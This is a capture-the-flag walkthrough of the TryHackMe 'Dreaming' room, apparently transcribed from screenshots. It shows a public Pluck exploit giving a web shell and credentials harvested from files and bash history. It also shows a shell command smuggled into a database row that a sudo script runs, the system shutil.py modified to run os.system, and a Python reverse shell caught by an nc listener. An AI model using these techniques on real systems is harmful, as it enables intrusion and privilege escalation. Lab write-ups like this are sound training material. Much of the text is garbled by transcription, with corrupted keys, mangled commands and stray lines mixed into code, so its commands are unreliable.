Dreaming

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
https://tryhackme.com/room/dreaming

```
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
1 ssh-lostkey:
3072 762667a6b00880eed34585b4e77459257 (RSA)
1 ssh-rsa AAAABSNZacIyc2EAAADAQABAAABQQDbuLHu8L86UCKGGVbbYL07uBhmOh9hWLPTBknNwMgULG3UGIqmcT3DywDvtEYZ/6D97nrt6PpsVAu0/gp73GYjUxvk4Gfog9YFShodiB/VJqK4RC23h0oNoAELSJajjEq6JcVaEyub6wNf8dpAv0SxapiKAHVPmET65+4cUNBAF/DknsZw6iYt4fxXIQTAtgSK6dxtXTXRF5cpdF02wwVvUo1jVSYdXL+0qx19uADVhQib4Pt5gLdiwuFkoJjnNiL6xwKTjd+sUPVlhQ/6yHfB826/Qk55DWoUrnABFe+3jngyPyjllheYDuPx01rtDvl
R7XmX+8X7MZ9E900x/mzgEhZ83kuJ9jNL86WjlqcyAcZes+oHWbM9q/nJ/UVQGdfcDS65edQ5m/fwzkhqUbceSFcuD3AQvUJvvFrfg/eTNnhpee/WVJjyZ070tlzhaT/oJheodQ1hQyfgnjwToy/ISHn9Yp4jeqrshBUF87×9kUuLV0=
256 523aad267f6e85f30594cfe6585a6425c (ECDSA)
1 ecdsa-sha2-nistp256 AAAAEZVjZHNLXNoYTItbmIzdHAyNTYAAAAIbmlzdHAyNTYAAAABB8CmisKYJLewSTob1PZ06N0jUpWdArbsaHK65lE8Lwefkk3WFAwoTWvStQbzCJlo0MF+zztRtwcqmHc5V7qawS8E=
256 71df6e81f08097918d82e1e56c4debb (ED95519)
1 ssh-ed25519 AAAAC3NzacIlZDIINTESAAAAIK3j+g633Muvqft5oYrShkXdV0Rjn2S1GQpyXyxoPJy0
80/tcp open http syn-ack Apache httpd 2.4.41 (Ubuntu)
1 http-methods:
1 Supported Methods: OPTIONS HEAD GET POST
1 http-title: Apache2 Ubuntu Default Page: It works
1 http-server-header: Apache2/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


dirsearch -u http://10.10.32.10

```
| Kali@kali | A/HHM/dreaming | Mark | Marker and | Marker
```


Openn /app and go inside folder. I found page with file parametr, try to test this parametr for XSS ,LFI and RFI



LFI blocked



Also I found login page with pluck server





pluck 4.7.13 $\, \odot \,$ 2005-2023. pluck is available under the terms of the GNU General Public License.


there is exploit for this version but I need password

and the password was password))

Now I can use exploit

python3 exp.py 10.10.231.68 80 password /app/pluck-4.7.13

Go to page exploit



There are 3 users but I ha not permissions to read flags)

```
drwxr-xr-x 4 death death
                              4096 Aug 25 20:04 death
drwxr-xr-x 5 lucien
                      lucien 4096 Aug 25 16:26 lucien
drwxr-xr-x 3 morpheus morpheus 4096 Aug 7 23:48 morpheus
p0wny@shell:/home# cd lucien
p@wny@shell:/home/lucien# ls -la
total 44
drwxr-xr-x 5 lucien lucien 4096 Aug 25 16:26 .
drwxr-xr-x 5 root root 4096 Jul 28 22:26 ...
-rw----- 1 lucien lucien 684 Aug 25 16:27 .bash_history
-rw-r--r-- 1 lucien lucien 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 lucien lucien 3771 Feb 25 2020 .bashrc
drwx----- 3 lucien lucien 4096 Jul 28 18:42 .cache
drwxrwxr-x 4 lucien lucien 4096 Jul 28 18:42 .local
-rw----- 1 lucien lucien 696 Aug 25 16:26 .mysql_history
-rw-r--r-- 1 lucien lucien 807 Feb 25 2020 .profile
drwx----- 2 lucien lucien 4096 Jul 28 14:25 .ssh
-rw-r--r-- 1 lucien lucien 0 Jul 28 14:28 .sudo_as_admin_successful
-rw-rw---- 1 lucien lucien 19 Jul 28 16:27 lucien_flag.txt
p0wny@shell:/home/lucien# cat lucien_flag.txt
cat: lucien_flag.txt: Permission denied
```

After some enumaration I try to found files fo user lucien, and here was his password)

```
find / -user lucien -type f 2>/dev/null
```

```
arwxr-xr-x 14 root root
                                 4096 Mar 14 2023 UST
drwxr-xr-x 14 root root
                                 4096 Jul 28 14:45 var
p0wny@shell:/# find / -user lucien -type f 2>/dev/null
/opt/test.py
/home/lucien/.sudo_as_admin_successful
/home/lucien/.mysql_history
/home/lucien/.bash_history
/home/lucien/.profile
/home/lucien/.bash_logout
/home/lucien/.bashrc
/home/lucien/lucien_flag.txt
p0wny@shell:/# cat /opt/test.py
import requests
#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password =
data = {
        "cont1":password,
        "bogus":"",
        "submit":"Log+in"
req = requests.post(url,data=data)
p0wny@shell:/#
```

lucien:HeyLucien#@1999!

```
lucien@dreaming:~$ id
uid=1000(lucien) gid=1000(lucien) groups=1000(lucien),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd)
lucien@dreaming:~$ ls
lucien_flag.txt
lucien@dreaming:~$ cat lucien_flag.txt
THM
lucien@dreaming:~$
```

In bash history I found more creds and sudo command

```
lucien@dreaming:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd
   ..
ls
cd
cd etc
ls
• •
cd
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd ~~
cd ~
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
```

In sudo is something like puzzle??

```
lucien@dreaming:~$ sudo -l
Matching Defaults entries for lucien on dreaming:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on dreaming:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py

lucien@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py

Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

lucien@dreaming:~$ ■
```

Running [mysql -u lucien -plucien42DBPASSWORD | I successfully log in mysql

```
lucien@dreaming:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 9
Server version: 8.0.33-Oubuntu0.20.04.4 (Ubuntu)
Copyright (c) 2000, 2023, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
 Database
  information_schema
  library
  mysql
  performance_schema
  sys
 rows in set (0.01 sec)
mysql>
```

I saw this running sudo as user death

```
mysql> show databases;
Database
 information schema
 library
| mysql
 performance_schema
sys
5 rows in set (0.01 sec)
mysql> use library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
 Tables_in_library
 dreams
1 row in set (0.00 sec)
                                                                              \mathbb{I}
mysql> select * from dreams;
 dreamer dream
 Alice
            Flying in the sky
 Bob
            Exploring ancient ruins
 Carol
            Becoming a successful entrepreneur
          | Becoming a professional musician
 Dave
4 rows in set (0.00 sec)
mysql>
```

I think I can inject something here and run sudo again test is ok

```
INSERT INTO dreams (dreamer, dream) VALUES ('test', 'test1');
```

```
mysql> select * from dreams;
  dreamer | dream
  Alice
            Flying in the sky
  Bob
            Exploring ancient ruins
  Carol
            Becoming a successful entrepreneur
  Dave
            Becoming a professional musician
 rows in set (0.00 sec)
mysql> INSERT INTO dreams (dreamer, dream) VALUES ('test', 'test1');
Query OK, 1 row affected (0.01 sec)
mysql> select * from dreams;
  dreamer | dream
  Alice
            Flying in the sky
            Exploring ancient ruins
  Bob
  Carol
            Becoming a successful entrepreneur
            Becoming a professional musician
  Dave
  test
            test1
 rows in set (0.00 sec)
```

After trying to insert revshell I need to restart machine))) becouse I can't delete values

```
INSERT INTO dreams (dreamer, dream) VALUES ('cat /home/death/getDreams.py | bash', '-
1');
```

```
mysql> use library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed it the dreamer and dream information
mysql> INSERT INTO dreams (dreamer.dream) VALUES ('cat /home/death/getDreams.py | bash', '-l');
Query OK, 1 row affected (0.01 sec)

mysql>
```

sudo -u death /usr/bin/python3 /home/death/getDreams.py

```
lucien@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice:+ Flying in the sky
Bob + Exploring ancient ruins
Carol + Becoming a successful entrepreneur
Dave + Becoming a professional musician
import mysql.connector
import subprocess
# MySQL credentials
DB_USER = "death"
DB_PASS = "
DB_NAMEk=["library"
def getDreams():
    try:
       # Connect to the MySQL database
       connection = mysql.connector.connect(
           host="localhost",
           user=DB_USER,
           password=DB_PASS,
database=DB_NAME
       # Create a cursor object to execute SQL queries
       cursor = connection.cursor()
       # Construct the MySQL query to fetch dreamer and dream columns from dreams table
query = "SELECT dreamer, dream FROM dreams;"
       # Execute the query
       cursor.execute(query)
       # Fetch all the dreamer and dream information
       dreams_info = cursor.fetchall()
lucien@dreaming:~$ su death
Password:
death@dreaming:/home/lucien$ id
uid=1001(death) gid=1001(death) groups=1001(death)
death@dreaming:/home/lucien$ ls
lucien_flag.txt
death@dreaming:/home/lucien$ cd ~
death@dreaming:~$ ls
death_flag.txt | getDreams.py
death@dreaming:~$ cat death_flag.txt
THM{
death@dreaming:~$
```

In morpheus home directory I found 1 more python script, but he is unwritable So I try to found files with imported module

```
find / -type f -name "*shutil*" 2>/dev/null
```

```
death@dreaming:/home/morpheus$ cat restore.py
from shutil import copy2 as backup
src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"
backup(src_file, dst_file)
print("The kingdom backup has been done!")
death@dreaming:/home/morpheus$ nano restore.py
death@dreaming:/home/morpheus$ find / -type f -name "*shutil*" 2>/dev/null
/usr/lib/python3.8/shutil.py
/usr/lib/python3.8/_pycache__/shutil.cpython-38.pyc
/usr/lib/python3/dist-packages/twisted/words/test/_pycache__/test_xishutil.cpython-38.pyc
/usr/lib/python3/dist-packages/twisted/words/test/test_xishutil.py
/snap/core20/1974/usr/lib/python3.8/_pycache__/shutil.cpython-38.pyc
/snap/core20/1974/usr/lib/python3.8/_pycache__/shutil.cpython-38.pyc
/snap/core20/2015/usr/lib/python3.8/_pycache__/shutil.cpython-38.pyc
/snap/core20/2015/usr/lib/python3.8/_pycache__/shutil.cpython-38.pyc
/snap/core20/2015/usr/lib/python3.8/_shutil.py
death@dreaming:/home/morpheus$
```

vim /usr/lib/python3.8/shutil.py

add to copy2 function "chmod 777 file"

```
lef copy2(src, dst, *, follow_symlinks=True):
   os.system('chmod 777 /home/morpheus/restore.py')
   if os.path.isdir(dst):
      dst = os.path.join(dst, os.path.basename(src))
   copyfile(src, dst, follow_symlinks=follow_symlinks)
   copystat(src, dst, follow_symlinks=follow_symlinks)
   returnodst
:wq!
kingdom morpheus_flag.txt restore.py
death@dreaming:/home/morpheus$ ls -la
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug 7 23:48 .
                                4096 Jul 28 22:26 ...
drwxr-xr-x 5 root
                       root
                                  58 Aug 14 18:16 .bash_history
          - 1 morpheus morpheus
-rw-r--r-- 1 morpheus morpheus 220 Feb 25
                                              2020 .bash logout
                                            2020 .bashrq
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25
-rw-rw-r-- 1 morpheus morpheus
                                  22 Jul 28 22:37 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28 22:30 .local
        — 1 morpheus morpheus
                                 28 Jul 28 22:29 morpheus flag.txt
-rw-r--r-- 1 morpheus morpheus 807 Feb 25
                                              2020 .profile
-rwxrwxrwx 1 morpheus morpheus 180 Aug
                                          7 23:48 restore.py
-rw-rw-r-- 1 morpheus morpheus
                                 66 Jul 28 22:33 .selected_editor
death@dreaming:/home/morpheus$
```

```
File Actions Edit View Help

import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect;
pty.spawn bash because additional ruture security updates.

src_file = "/home/morpheus/kingdom"

dst_file = "/kingdom_backup/kingdom"

dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)

print("The kingdom_backup.has been done!") 192.1881.192

***cienadreanings & mysql = lucien = plucien 2DBPASSWORD

***ysql: [Warning] Using a password on the command line interface can be insecure.

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```

run listeren

nc -lnvp 4444

And got the flag

```
(kali⊗kali)-[~]
 -$cnc =lnvpr4444t
listening on [any] 4444 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.35.11] 52390
morpheus@dreaming:~$ id
uid=1002(morpheus) gid=1002(morpheus) groups=1002(morpheus),1003(saviors)
morpheus@dreaming:~$ ls -la
ls -la
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug 7 23:48 .
drwxr-xr-x 5 root root 4096 Jul 28 22:26 ..
-rw------ 1 morpheus morpheus 58 Aug 14 18:16 .bash_history
-rw-r--r-- 1 morpheus morpheus 220 Feb 25 2020 .bash logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25 2020 .bashrc
-rwxrwxrwx 1 morpheus morpheus 389 Nov 18 22:13 restore.py
-rw-rw-r-- 1 morpheus morpheus 66 Jul 28 22:33 .selected editor
morpheus@dreaming:~$ cat morpheus flag.txt
cat morpheus flag.txt
THM{DR34MS
morpheus@dreaming:~$
```